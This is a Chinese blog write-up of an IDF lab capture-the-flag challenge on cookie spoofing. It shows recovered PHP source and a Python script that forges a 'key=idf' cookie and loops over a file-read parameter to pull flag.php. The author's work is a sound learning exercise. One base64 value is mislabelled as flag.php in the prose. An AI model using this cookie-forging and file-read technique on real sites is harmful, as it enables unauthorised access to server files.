IDF实验室-天罗地网-COOKIE欺骗-writeup

原创

sn_RNA 于 2015-04-22 14:45:19 发布
分类专栏： ctf 文章标签： idf实验室 cookie ctf

最近在学习ctf 从idf实验室上面遇到了一道题，通过同学和老师的帮助，最终解决了问题。google的时候没有看到这题的write up，那么就由我做第一个吧。

题目描述：

COOKIE欺骗


这里这里→ http://ctf.idf.cn/game/web/40/index.php

打开所给的链接得到的网页里面有一个非常长的字符串，并不能猜测是什么样的编码方式

用MD5、放到控制台去跑均失败。

查看地址栏 http://ctf.idf.cn/game/web/40/index.php?line=&file=ZmxhZy50eHQ

给了2个参数 line 和file 。url参数传递一般用base64编码



cd67918e02086c10de8202a75ca31c256636bef519b576bcbe6d4b87f1d60bc41fdb0a8cf7ed032908c

找到base64解码的在线网站http://tool.chinaz.com/Tools/Base64.aspx

将ZmxhZy50eHQ解码得到意思是flag.txt

既然知道后面是接文件名，假设flag.txt在当前目录，那么猜想有其他的文件也在通过用base64加密的方式输入到url中访问，尝试cookies的base64码

本目录下一定有index.php的源码文件，令url的file=index.php的base64码、line从0开始遍历得到index.php的源码如下：

```
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['file'])?$_GET['file']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&file=ZmxhZy50eHQ");
$file_list = array(
'0' =>'flag.txt',
'1' =>'index.php',
);

if(isset($_COOKIE['key']) && $_COOKIE['key']=='idf'){
$file_list[2]='flag.php';
}

if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```

阅读代码可知，cookie的名为key,值为idf, 将file参数置为ZmxhZy50eHQ（flag.php的base64码）可以通过cookie欺骗的方式访问flag.php文件

下面是通过python爬虫对line进行遍历得到flag的源码：

```
# -*- coding: utf-8 -*- # #用中文字符改变编码方式为UTF-8
```

```
#_author_楠
import requests  #调用url、cookie操作 文件操作的库
import sys

cookies = {'key': 'idf'} #设置cookies为key值为idf 即cookies欺骗

for i in range(0,20): #循环打开网页并抓取网页文本信息存入本地
   url="http://ctf.idf.cn/game/web/40/index.php?line="+str(i)+"&file=ZmxhZy5waHA="
   wp = requests.get(url, cookies=cookies)
   filename = u"C:/Users/楠/Desktop/flag.txt"
   fp = open(filename, 'a')
   print(wp.text)
   fp.write(wp.text)
   fp.close()

print("get flag success")
```

最终得到flag.txt

内容为：

<?php $flag='wctf{idf_c00kie}'; ?>

flag即为wctf{idf_c00kie}

感想：花了2天多才做出来，自己在web和python的学习道路上走的路还很长，需要继续努力，keep on trying